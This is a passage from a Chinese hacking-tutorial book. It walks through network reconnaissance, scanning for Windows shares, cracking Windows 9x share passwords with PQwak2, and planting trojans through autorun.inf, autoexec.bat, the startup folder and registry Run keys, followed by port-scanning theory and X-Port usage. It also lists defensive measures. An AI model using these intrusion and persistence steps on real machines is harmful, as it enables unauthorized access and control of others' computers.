


图 1-17

- ✎ 服务器 (Server): 用来提供各种服务，这里专指 Web 服务器。
- ✎ 路由器 (Router): 用来决定数据包的流向，可以把它比喻成“导游”，它的任务就是设法将数据包完好无损地传输到目的地。在内网与因特网的连接处，必须由路由器来做数据包的“导游”。
- ✎ 防火墙 (Firewall): 即网络防火墙，用来抵御入侵者的进攻，能把一些非法的请求拒之门外，是入侵者的天敌。可以这样说，即使是一个配置简单的防火墙，也能够抵御大多数的入侵。

以上就是网络的基本结构，当然，这里提出的只是最简单并具有代表意义的网络结构模型，而实际的网络要比这复杂得多。

对于探测目标网络结构，Linux 系统中有比较好的工具，如 chepos，chepos 把许多功能集成到了一起，并以图形方式自动发现、显示目标网络的结构，如图 1-18 所示。




图 1-18

本书主要讨论基于 Windows 平台的入侵，并不介绍 Linux 系统中的工具。如果感兴趣，可以到 <http://www.marko.net/cheops> 去查看，上面有对其使用方法更详细的描述。相比于 Linux，Windows 平台过于简单，只能用一些工具大体上推断目标网络的基本结构。

### 1. 实例一：VisualRoute 探测

VisualRoute 是图形化的路由跟踪工具，它是为了方便网管分析网络故障节点而设计的。可以使用专门的 VisualRoute 软件，也可以到 <http://www.linkwan.com/vr/> 使用该网站提供的 VisualRoute 功能，其界面如图 1-19 所示。

VisualRoute Server 集成了 ping、WHOIS 与 traceroute 程序功能，自动分析网络连接结果并呈现在世界地图上（鼠标左键放大，右键缩小），提供从北京、香港、台湾、上海、深圳、中山到指定的任一个域名或 IP 的 ping 结果和图形化的路由信息。

例如，要探测数据包是如何从北京到达美国的著名搜索引擎 google 的，在“Enter Host/URL”填入“www.google.com”，单击“Start Trace”按钮后得到的结果如图 1-20 所示。

从回显的结果中看到，该工具不仅能够列出所经过每一节点的 IP 地址，所在时区、域名及延迟时间，而且可图形化地显示数据包流向的路径。



图 1-19



图 1-20

说明:

地图放大——单击鼠标左键。

地图缩小——单击鼠标右键。

地图移动——用鼠标拖曳地图。

Hop (跳)——经过一个网络节点称为“一跳”。

%loss——丢包率。

IP Address——IP 地址。

Node Name——节点名。

Location——节点所处的位置。

Tzone——时区。

ms——延时。

Graph——图形显示延时。

Network——所在网络名称。

如图 1-21 所示的地图, 显示了所有节点的连接路径, 而且它可以被放大, 通过该地图, 可以一览整个世界。

该网站除了使用北京的测试点, 还可以通过单击图 1-21 中的任意红点来选择其他测试点。



图 1-21

通过以上任一方法都可以得到数据包是如何达到目标网络的, 进而按照前面介绍过的网络基本结构模型, 就可以判断出目标网络防火墙、路由器和服务器的 IP 地址及关键节点。

## 2. 实例二: tracert 命令推断

### (1) tracert 命令介绍

tracert 是路由跟踪命令, 通过该命令的返回结果, 可以获得本地到达目标主机所经过



的网络设备。

用法: `tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] target_name`

参数说明:

<code>-d</code>	不需要把 IP 地址转换成域名
<code>-h maximum_hops</code>	允许跟踪的最大跳数
<code>-j host-list</code>	经过的主机列表
<code>-w timeout</code>	每次回复的最大允许延时

## (2) tracert 工作原理

在前面介绍过的 ping 命令中有一个 TTL 参数, 该参数用来指定 ICMP 包的存活时间, 这里的存活时间是指数据包所能经过的节点总数。例如, 如果一个 ICMP 包的 TTL 值被设置成 2, 那么这个 ICMP 包在网络上只能传到邻近的第二个节点; 如果被设置成“1”, 那么这个 ICMP 包只能传到邻近的第一个节点。tracert 就是根据这个原理设计的, 使用该命令时, 本机发出的 ICMP 数据包 TTL 值从“1”开始自动增加, 相当于 ping 遍历通往目标主机的每个网络设备, 然后显示每个设备的回应, 从而探知网络路径中的每一个节点。

例如, 键入“`tracert www.163.com`”命令来探测发往 163 的数据包都经过了哪些节点, 进而来分析目标网络结构, 如图 1-22 所示。



图 1-22

分析结果如下:

第 1 跳 1 <10 ms <10 ms <10 ms 210.10.10.254, 其中 210.10.10.254 是本网关。

第2跳 2 <10 ms <10 ms <10 ms 210.□.□.13, 其中 210.□.□.13 是 CERNET 节点。

第3跳 3 <10 ms <10 ms <10 ms 202.112.53.241, 其中 202.112.53.241 是广州教育网节点。

.....

第6跳 6 10 ms 21 ms 30 ms 202.112.36.131, 其中 202.112.36.131 是位于中国教育与科研计算机网高性能计算中心。

第7跳 7 20 ms 21 ms 20 ms 219.158.28.25, 从该节点起, 数据包由从教育网进入公众网。

随后的几跳, 数据包进入 163 网络。

再看一个到新浪的实例: 使用命令 “tracert www.sina.com.cn”。

```
C:\>tracert www.sina.com.cn
```

```
Tracing route to sina37-42.sina.com.cn [202.108.37.42]
over a maximum of 30 hops:
```

1	<1 ms	<1 ms	<1 ms	210.□.□.□
2	<1 ms	<1 ms	<1 ms	210.□.□.□
3	<1 ms	<1 ms	<1 ms	202.□.□.□
4	6 ms	6 ms	6 ms	sydl3.□.net [202.□.□.□]
5	19 ms	18 ms	19 ms	bysy3.□.net [202.□. □.□]
6	19 ms	20 ms	19 ms	202.□.□.□
7	*	*	*	Request timed out.
8	1776 ms	1762 ms	1758 ms	219.□.□.□
9	1766 ms	1757 ms	1769 ms	202.96.12.42
10	1580 ms	1572 ms	1557 ms	202.106.192.174
11	1678 ms	1732 ms	1642 ms	210.74.176.158
12	1650 ms	1662 ms	1616 ms	sina37-42.sina.com.cn [202.108.

37.42]

Trace complete.

结合前面讲过的网络基本结构, 第7跳的网络设备没有响应, 所以第7跳应该是“防火墙”。

### 1.1.5 搜索引擎

本节介绍几个国内外流行的搜索引擎。

### (1) Yahoo

Yahoo 是一个比较老的搜索引擎了, 功能比较强大, 尤其是搜索英文资料。网址为: <http://www.yahoo.com>。Yahoo 中国的网址为: <http://www.yahoo.com.cn> 或者 <http://cn.yahoo.com>。其界面如图 1-23 所示。



图 1-23

### (2) Google

Google 是当今国外最“火”的搜索引擎。网址为: <http://www.google.com>。与 Yahoo 相比, Google 的界面更加简捷, 使用起来比较方便。其界面如图 1-24 所示。



图 1-24

### (3) 百度

百度功能强大, 号称“全球第一大中文搜索”。网址为: <http://www.baidu.com>。其界面如图 1-25 所示。



图 1-25

### (4) 北大天网

北大天网是教育网的搜索引擎, 分为 WWW 网页搜索和 FTP 文件搜索两种搜索模式。服务器在北京大学, 对于教育网资源的搜索, 它是最合适不过的了。网址为: <http://e.pku.edu.cn/gbindex.shtml>, 其界面如图 1-26 所示。



图 1-26

## 1.2 资源搜集

### 1.2.1 共享资源简介

#### 1. 共享资源

这里提及的共享资源是指在 Windows 系统中的“共享磁盘”、“共享文件夹”、“共享文件”、“共享打印机”等。对于一般的共享，下面都会有个“托手”的标志，而对于“\$”为结尾的共享却没有“托手”标志，属于隐藏共享。关于如何建立共享，在这里不做介绍，只把建立共享所需要的条件列出，以便查阅。

#### 2. 建立共享的条件

条件一：需要有足够的权限。

条件二：已安装“Microsoft 网络文件和打印机共享”组件，其界面如图 1-27 所示。

条件三：已安装 NetBEUI 协议，如图 1-28 所示。如果没有安装 NetBEUI 协议，那么只能使用 IP 地址来互相访问共享资源，如果安装了 NetBEUI 协议，便可以在同一局域网内使用主机名来互相访问共享资源。

如果满足上述条件，就可以在计算机上建立“共享资源”了。



图 1-27



图 1-28

## 1.2.2 共享资源搜索

### 1. 扫描器是什么

顾名思义，扫描器就是能够“自动”完成探测扫描任务的一种工具。入侵者们用它来代替重复的手工劳动，实现对目标网络信息的自动搜集、整理甚至分析。

使用扫描器都能搜集到什么信息呢？可以这样说，需要搜集什么样的信息，入侵者就会有怎样的扫描器。常见的扫描器种类有“共享资源扫描器”、“漏洞扫描器”、“弱口令扫描器”、“FTP扫描器”、“代理扫描器”，等等。

在介绍如何搜索共享资源之前，先来看看如何判断目标网段内有活动主机，以及有哪些活动主机。

#### (1) 实例一：所用工具 Ipscan

打开 Ipscan，填入目标网络起始 IP 和结束 IP，单击“Start”按钮开始扫描，扫描结果如图 1-29 所示。

其中红色的是不在线主机，蓝色的是活动主机，即在线主机，最后面显示的是主机名。




图 1-29

#### (2) 实例二：所用工具 Legion（共享资源扫描器）

步骤一：打开 Legion，如图 1-30 所示。



图 1-30

Scan Type 扫描类型，此图标下有两个选项，说明如下。

- ✎ Scan Range——扫描范围，选中此项表示在右侧的 Scan Range 中手工填入目标网络 IP 范围。
- ✎ Scan List——扫描列表文件，选中此项表示在右侧的 Scan List 中导入目标网络 IP 列表文件 (\*.TXT)，如图 1-31 所示。




图 1-31

Connection Speed: 连接速度

✎ Slower: 慢速扫描。

✎ 28.8Kbps: 28.8Kbps 速度扫描。

✎ 56Kbps: 56Kbps 速度扫描。

✎ Faster: 快速扫描, 适用于局域网或宽带使用。

步骤二: 填入 IP 段、开始扫描。

在 Scan Type 中选择“Scan Range”, 在 Connection Speed 中选择“Faster”, 然后手工填入 IP 范围, 如图 1-32 所示。



图 1-32

最后, 单击“Scan”按钮开始扫描。

提示: 有必要说明一点, 在本例的 IP 范围内填入的是“210. □.□.2”到“210. □.□.253”, 为什么不填入“210. □.□.0”到“210. □.□.255”呢? 这是因为“□.□.□.0”和“□.□.□.255”是整个网络的“广播地址”, 扫描这种地址极有可能造成整个网络的“广播风暴”, 而“□.□.□.1”或“□.□.□.254”这两个 IP 地址一般被分配给网关等关键节点使用, 扫描该设备不但一无所获, 而且还会引起目标管理员的注意, 对于信息搜集来说, 这是得不偿失的。

步骤三: 将共享资源映射到本地。完成步骤一、二后, 可以看看扫描结果, 如图 1-33 所示。





图 1-33

除了能够自动扫描外，该工具还能把扫描到的“共享资源”映射到本地，以便通过“我的电脑”对共享资源进行管理。在图 1-33 左侧窗口中选中共享资源，然后单击“Map Drive”（映射驱动器），即可完成映射，如图 1-34 所示。



图 1-34

映射完成后，该共享资源就会以驱动器的形式出现在“我的电脑”中，如图 1-35 所示。进入该驱动器，就相当于进入了远程主机的共享文件夹里。



图 1-35

除了使用映射的方法来访问共享资源外，还可以通过 IE 浏览器来访问。打开 IE 浏览器，在地址栏中输入“\\server”或“\\server\\share”，便可以像访问 FTP 服务器那样来访问共享资源，如图 1-36 所示。



图 1-36

### 1.2.3 破解 Windows 9x 共享密码

由于 Windows 9x 系统中存在共享密码校验漏洞，所以攻击者不需要密码就可以访问 Windows 9x 系统的共享资源。

Windows 9x 服务端在对客户端的口令进行的校验是以客户端发送的长度数据为依据的。因此，客户端在发送口令认证数据包时可以设置长度域为 1，同时给服务端发送一个字节的明文口令。服务端就会将客户端发来口令与服务端保存的共享口令的第一个字节进

行明文比较，如果匹配就认为通过了验证。因此，攻击者仅仅需要猜测共享口令的第一个字节即可。

存在该漏洞的系统有：

- ✎ Microsoft Windows 95
- ✎ Microsoft Windows 98
- ✎ Microsoft Windows 98 Second Edition

**实例三：使用工具 PQwak2.exe。**

步骤一：搜索共享资源。

打开 Legion，填写 IP 段，得到扫描后的结果如图 1-37 所示。



图 1-37

然后把扫描到的共享资源映射到本地。由于该共享资源存在密码，在映射过程中，会出现“映射失败”的提示，如图 1-38 所示。



图 1-38

步骤二：密码破解。

打开 PQwak2.exe，如图 1-39 所示。

在 IP 中填入目标主机的 IP、共享文件名，然后单击“Crack”按钮，大约几秒钟，就会在下面显示出破解出的用户名（name）和密码，如图 1-40 所示。



图 1-39




图 1-40

破解出密码以后，入侵者便可以通过这个密码进入共享资源。而且，这样破解得到的共享资源常常具有“读、写”的权限。

### 1.2.4 利用共享资源入侵

首先来介绍利用 autorun.inf 自动执行木马程序。对于某些光盘，当把它们放入光驱后，不需要任何指示，该光盘中的程序会自动运行，这种功能就是靠光盘中的 autorun.inf 来实现的。如果在共享驱动器中建立 autorun.inf 文件，那么当管理员进入该驱动器的同时，不需要鼠标单击就会自动执行 autorun.inf 指向的“可执行文件”。按照同样的方法，当入侵者进入共享驱动器后，令 autorun.inf 指向木马程序，从而实现控制目标主机。

Autorun.inf 的格式：

[autorun]

open = 路径\可执行文件名

举个例子，如图 1-41 所示。



图 1-41

除了通过“autorun.inf”文件来自动执行木马程序外，入侵者还常常通过“开机自动运行功能”来执行木马。在平时使用计算机的时候，有时候需要一开机就打开一些固定的程序，如杀毒防火墙、内存整理等。为了方便用户快捷地打开这些程序，Windows 系统支持用户或安装程序来自定义一些系统一启动便运行的程序，这里暂时把这种功能称为“开机自动运行功能”。一般可以通过以下几个地方来设置“开机自动运行功能”程序：

- ✎ 开始→程序→启动菜单。
- ✎ c:\中的 autoexec.bat 文件。
- ✎ 计划任务。
- ✎ 注册表中的相应位置最常见的有：

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx

此外，如果入侵者能够获得有读写权限的共享磁盘，并且该磁盘为系统磁盘，他们就可以通过修改启动菜单，autoexec.bat 文件以及注册表来添加“开机自动运行程序”，即木马程序。下面来介绍入侵者如何利用共享资源来添加木马程序。

方法一：将木马或木马的快捷方式拷贝、粘贴到该主机的“启动组”中。Windows 9x 与 Windows 2000 的启动组路径分别是：

- ✎ Windows 9x 的启动组路径为 C:\Windows\Start Menu；
  - ✎ Windows 2000 的启动组路径为 C:\Documents and Settings\用户名\「开始」菜单\程序。
- 设置完毕后，每当该主机重新启动，都会自动执行该木马程序。

方法二：修改 autoexec.bat 文件（位于 c:\下的隐藏文件），让系统每次开机的时候自动执行木马程序。

例如，入侵者把木马程序（hack.exe）拷贝、粘贴到该主机的 c:\windows 目录中，然后编辑目标主机 autoexec.bat 文件，如图 1-42 所示。



图 1-42

### 1.2.5 FTP 资源扫描

FTP（File Transfer Protocol），文件传输协议。FTP 服务器用来提供文件上传、下载服务。如果 FTP 资源能够被未授权客户随意读写，同样会造成安全隐患。可以使用工具：SFtp 来扫描 FTP 站点信息。SFtp 界面如图 1-43 所示。



图 1-43

在图 1-43 中填入开始和结束 IP，单击“开始搜索”按钮就可以扫描了。

### 1.2.6 安全解决方案

通过前面的介绍可知，如果共享资源设置不当，极有可能导致计算机被入侵者控制，下面列出几条安全解决方案以供参考。

- ✎ 尽量不要开放共享资源。
- ✎ 在不得不开放共享资源的条件下，把访问者的权限降至最低。
- ✎ 禁用光盘自动运行功能以防止 autorun.inf 造成的入侵。
- ✎ 尽量不要使用 Windows 9x 系统进行共享服务，如果使用需要先给系统打补丁包。
- ✎ 切忌共享系统磁盘，特别是系统文件所在的 c 盘。

### 1.2.7 常见问题与解答

1. 问：如果使用 Legion 搜索到共享资源，但是只能读不能写，还能够控制目标主机吗？

答：由于目标主机只开放了共享文件夹的读权限，而没有开放写权限，所以无法对共享资源写入，大多数的共享资源是属于这种情况的。对于这种只能读不能写的共享资源，入侵者除了拷贝文件以外，几乎没有其他办法。

2. 问：在什么情况下使用 PQwak2 破解共享资源密码不成功？

答：如果目标主机使用的是没有打补丁的 Win9x 系列系统，那么使用 PQwak2 一定能够破解出共享资源的密码。由于共享资源的密码校验漏洞只存在于 Windows 9x 系列的系统中，所以对于其他系统中有密码的共享文件夹除了使用“暴力破解”外，几乎没有更好的方法。

3. 问：通过 PQwak2 破解出 Windows 98 共享资源密码，但当使用该密码进入共享文件后，却只能读不能写，原因是什么？

答：因为共享文件夹只开放了只读访问，或者是因为共享文件夹既有只读访问，又有完全访问，但是这两个访问方式的密码不同，在这种情况下，PQwak2 往往只能探测出只读访问的密码，而探测不出完全访问的密码。

## 1.3 端口扫描

---

网络中的每一台计算机如同一座城堡，在这些城堡中，有的对外完全开放，有的却是紧锁城门。入侵者们是如何找到，并打开它们的城门的呢？这些城门究竟通向城堡的何处呢？

在网络技术中，把这些城堡的“城门”称之为计算机的“端口”。端口扫描是入侵者搜集信息的几种常用手法之一，也正是这一过程最容易使入侵者暴露自己的身份和意图。一般来说，扫描端口有如下目的：

- ✎ 判断目标主机上开放了哪些服务；
- ✎ 判断目标主机的操作系统。

如果入侵者掌握了目标主机开放了哪些服务，运行何种操作系统，他们就能够使用相应的手段实现入侵。

本节将会详尽地分析端口扫描所涉及的问题，并以实用为主要目的来介绍一些基本概念，以便更加清楚地了解入侵者如何扫描目标主机的端口。

### 1.3.1 网络基础知识

本书尽量避免使用较大篇幅来介绍理论知识，但为了让大家更透彻地了解入侵者的手段，这里给大家介绍一些网络的基础知识。只对应用感兴趣的读者可以略过该部分。

#### 1. 端口的基本概念

“端口”在计算机网络领域中是个非常重要的概念。它是专门为计算机通信而设计的，它不是硬件，不同于计算机中的“插槽”，可以说是个“软端口”。如果有需要的话，一台计算机中可以有上万个端口。

端口是由计算机的通信协议 TCP/IP 协议定义的。其中规定，用 IP 地址和端口作为套接字，它代表 TCP 连接的一个连接端，一般称为 Socket。具体来说，就是用[IP: 端口]来定位一台主机中的进程。可以做这样的比喻，端口相当于两台计算机进程间的大门，可以随便定义，其目的只是为了让两台计算机能够找到对方的进程。计算机就像一座大楼，这个大楼有好多入口（端口），进到不同的入口中就可以找到不同的公司（进程）。如果要和远程主机 A 的程序通信，那么只要把数据发向[A: 端口]就可以实现通信了。

可见，端口与进程是一一对应的，如果某个进程正在等待连接，称之为该进程正在监听，那么就会出现与它相对应的端口。由此可见，入侵者通过扫描端口，便可以判断出目标计算机有哪些通信进程正在等待连接。

## 2. 端口的分类

端口是一个 16 bit 的地址，用端口号进行标识不同作用的端口，参见表 1.2 和表 1.3。端口一般分为两类。

① 熟知端口号（公认端口号）：由因特网指派名字和号码公司 ICANN 负责分配给一些常用的应用层程序固定使用的熟知端口，其数值一般为 0~1023。

② 一般端口号：用来随时分配给请求通信的客户进程。

表 1.2 常见 TCP 公认端口号

服务名称	端口号	说明
FTP	21	文件传输服务
TELNET	23	远程登录服务
HTTP	80	网页浏览服务
POP3	110	邮件服务
SMTP	25	简单邮件传输服务
SOCKS	1080	代理服务

表 1.3 常见 UCP 公认端口号

服务名称	端口号	说明
RPC	111	远程调用
SNMP	161	简单网络管理
TFTP	69	简单文件传输

## 3. TCP/IP 协议基础知识

首先简要介绍 Internet 的基本通讯协议 TCP/IP 协议。TCP/IP，即传输控制协议 / 网际



互连协议，它把整个计算机通信网划分为应用层、运输层、网际层、网络接口层。按照这种层次划分的通信模式如图 1-44 所示。




图 1-44

Internet 的网络通信大多是建立在这个协议之上的，各个主机遵循着 TCP/IP 协议封装数据包进行通信。

由图 1-44 可见，TCP/IP 在运输层包括两个协议 TCP 和 UDP，并且 TCP 和 UDP 都使用相同的网际层 IP，TCP 与 UDP 协议各自特点如下。

① 用户数据报协议 UDP (User Datagram Protocol): UDP 在传送数据之前不需要先建立连接。远地主机的运输层在收到 UDP 数据报后，不需要给出任何确认。广泛应用于只需一次的客户服务器模式的请求—应答查询，或者要求提供高效率数据传输的场合。

② 传输控制协议 TCP (Transmission Control Protocol): TCP 提供可靠的、面向连接的运输服务，用于高可靠性数据的传输。TCP 具有完善的错误检测与恢复、顺序控制和流量控制等功能。

TCP 和 UDP 协议说明如下。

注重可靠性的场合一般使用 TCP 协议，例如 FTP、Telnet，而在那些更注重实时性、传输率、吞吐量的场合一般使用 UDP，如 QQ。TCP 报文分为首部和数据两部分。TCP 报文段首部的前 20 个字节是固定的，后面有  $4n$  字节是可有可无的选项 ( $n$  为整数)。因此 TCP 首部的最小长度是 20 字节。

TCP 报文结构如图 1-45 所示。

**SYN:** 该标志位用来建立连接，让连接双方同步序列号。如果  $\text{SYN}=1$  而  $\text{ACK}=0$ ，则表示该数据包为连接请求，如果  $\text{SYN}=1$  而  $\text{ACK}=1$  则表示接受连接。

**FIN:** 表示发送端已经没有数据要求传输了，希望释放连接。

**RST:** 用来复位一个连接。RST 标志置位的数据包称为复位包。一般情况下，如果 TCP 收到的一个分段明显不是属于该主机上的任何一个连接，则向远端发送一个复位包。

**URG:** 为紧急数据标志。如果它为 1，表示本数据包中包含紧急数据。此时紧急数据指针有效。

**ACK:** 为确认标志位。如果为 1，表示包中的确认号时有效的。否则，包中的确认号

无效。

PSH: 如果置位, 接收端应尽快把数据传送给应用层。




图 1-45

### 3. 三次握手

当使用 TCP 协议的时候, 需要双方计算机建立 TCP 连接, 把这个建立过程形象地称为“三次握手”。

三次握手的过程如图 1-46 所示。




图 1-46

第一次: 主机 A 的 TCP 向主机 B 的 TCP 发出连接请求报文段, 其首部中的同步比特  $\text{SYN}=1$ ,  $\text{ACK}=0$ , 同时选择一个序号  $x$ , 表明在后面传送数据时的第一个数据字节的序号是  $x$ 。

第二次: 主机 B 的 TCP 收到连接请求报文段后, 如同意, 则发回确认。在确认报文段中应将  $\text{SYN}=1$ ,  $\text{ACK}=1$ , 确认序号应为  $x+1$ , 同时也为自己选择一个序号  $y$ 。

第三次: 主机 A 的 TCP 收到此报文段后, 还要向 B 给出确认  $\text{ACK}=1$ , 其确认序号为  $y+1$ 。

三次握手后，主机 A 和主机 B 就可以相互进行数据传输。

三次握手的功能：保证双方都相互知道对方已准备好进行数据传输，双方确认一个数据传输的初始序列号。例如，发送方的初始序列号为 x，接收方初始序列号为 y，均被对方确认。

### 1.3.2 端口扫描原理

前面简要地介绍了计算机之间是如何通信的。从中可以想到，入侵者如果想要探测目标计算机都开放了哪些端口、提供了哪些服务，就需要先与目标端口建立 TCP 连接，这也就是“扫描”的出发点。

#### 1. 端口扫描原理

尝试与目标主机的某些端口建立连接，如果目标主机该端口有回复（见三次握手中的第二次），则说明该端口开放，即为“活动端口”。

#### 2. 扫描原理分类

##### （1）全 TCP 连接

这种扫描方法使用三次握手，与目标计算机建立标准的 TCP 连接。需要说明的是，这种古老的扫描方法很容易被目标主机记录。

##### （2）半打开式扫描（SYN 扫描）

在这种扫描技术中，扫描主机启动向目标计算机的指定端口发送 SYN 数据段，表示发送建立连接请求。

a. 如果目标计算机的回应 TCP 报文中 SYN=1，ACK=1，则说明该端口是活动的，接着扫描主机传送一个 RST 给目标主机拒绝建立 TCP 连接，从而导致三次握手过程的失败。

b. 如果目标计算机的回应是 RST，则表示该端口为“死端口”，这种情况下，扫描主机不用做任何回应。

由于扫描过程中，全连接尚未建立，所以大大降低了被目标计算机的记录的可能，并且加快了扫描的速度。

##### （3）FIN 扫描

在前面介绍过的 TCP 报文中，有一个字段为 FIN，FIN 扫描则依靠发送 FIN 来判断目标计算机的指定端口是否活动。

发送一个 FIN=1 的 TCP 报文到一个关闭的端口时，该报文会被丢掉，并返回一个 RST 报文。但是，如果当 FIN 报文到一个活动的端口时，该报文只是简单的丢掉，不会返回任何回应。

从 FIN 扫描可以看出，这种扫描没有涉及任何 TCP 连接部分，因此，这种扫描比前两

种都安全，可以称之为秘密扫描。

#### (4) 第三方扫描

第三方扫描又称“代理扫描”，这种扫描是利用第三方主机来代替入侵者进行扫描。这个第三方主机一般是入侵者通过入侵其他计算机而得到的，该“第三方”主机常被入侵者称之为“肉鸡”。这些“肉鸡”一般为安全防御系数极低的个人计算机。

### 1.3.3 端口扫描应用

#### 1. 工具一：X-Port

##### (1) 功能简介

多线程方式扫描目标主机开放端口，扫描过程中根据 TCP/IP 堆栈特征被动识别操作系统类型，若没有匹配记录，尝试通过 NetBIOS 判断是否为 Windows 系列操作系统并尝试获取系统版本信息。

提供两种端口扫描方式供选择：

- a. 标准 TCP 连接扫描；
- b. SYN 方式扫描。

其中“SYN 扫描”和“被动识别操作系统”功能实现均使用“Raw Socket”构造数据包，不需要安装额外驱动程序，但必须运行于 Windows 2000 系统之上。

##### (2) 使用方法

```
C:\x-port>xport
X-Port v1.2 - command line port scanner, code by glacier
http://www.xfocus.org
glacier@xfocus.org
Usage: xport <Host> <Ports Scope> [Options]
<Ports Scope> means:
<Start Port>[-<End Port>][,Port1,Port2-Port3,...]
[Options] means:
    -m [mode] : specify scan mode (tcp/syn), default is tcp connect mode
    -t [count]: specify threads count, default is 50
    -v       : display verbose information
```

例：xport www.xxx.com 80 -m syn

xport 192.168.1.1 1-1024 -t 200 -v

(3) 实例：使用命令：xport www.\*\*\*\*\*.edu.cn 1-90

如图 1-47 所示。



图 1-47

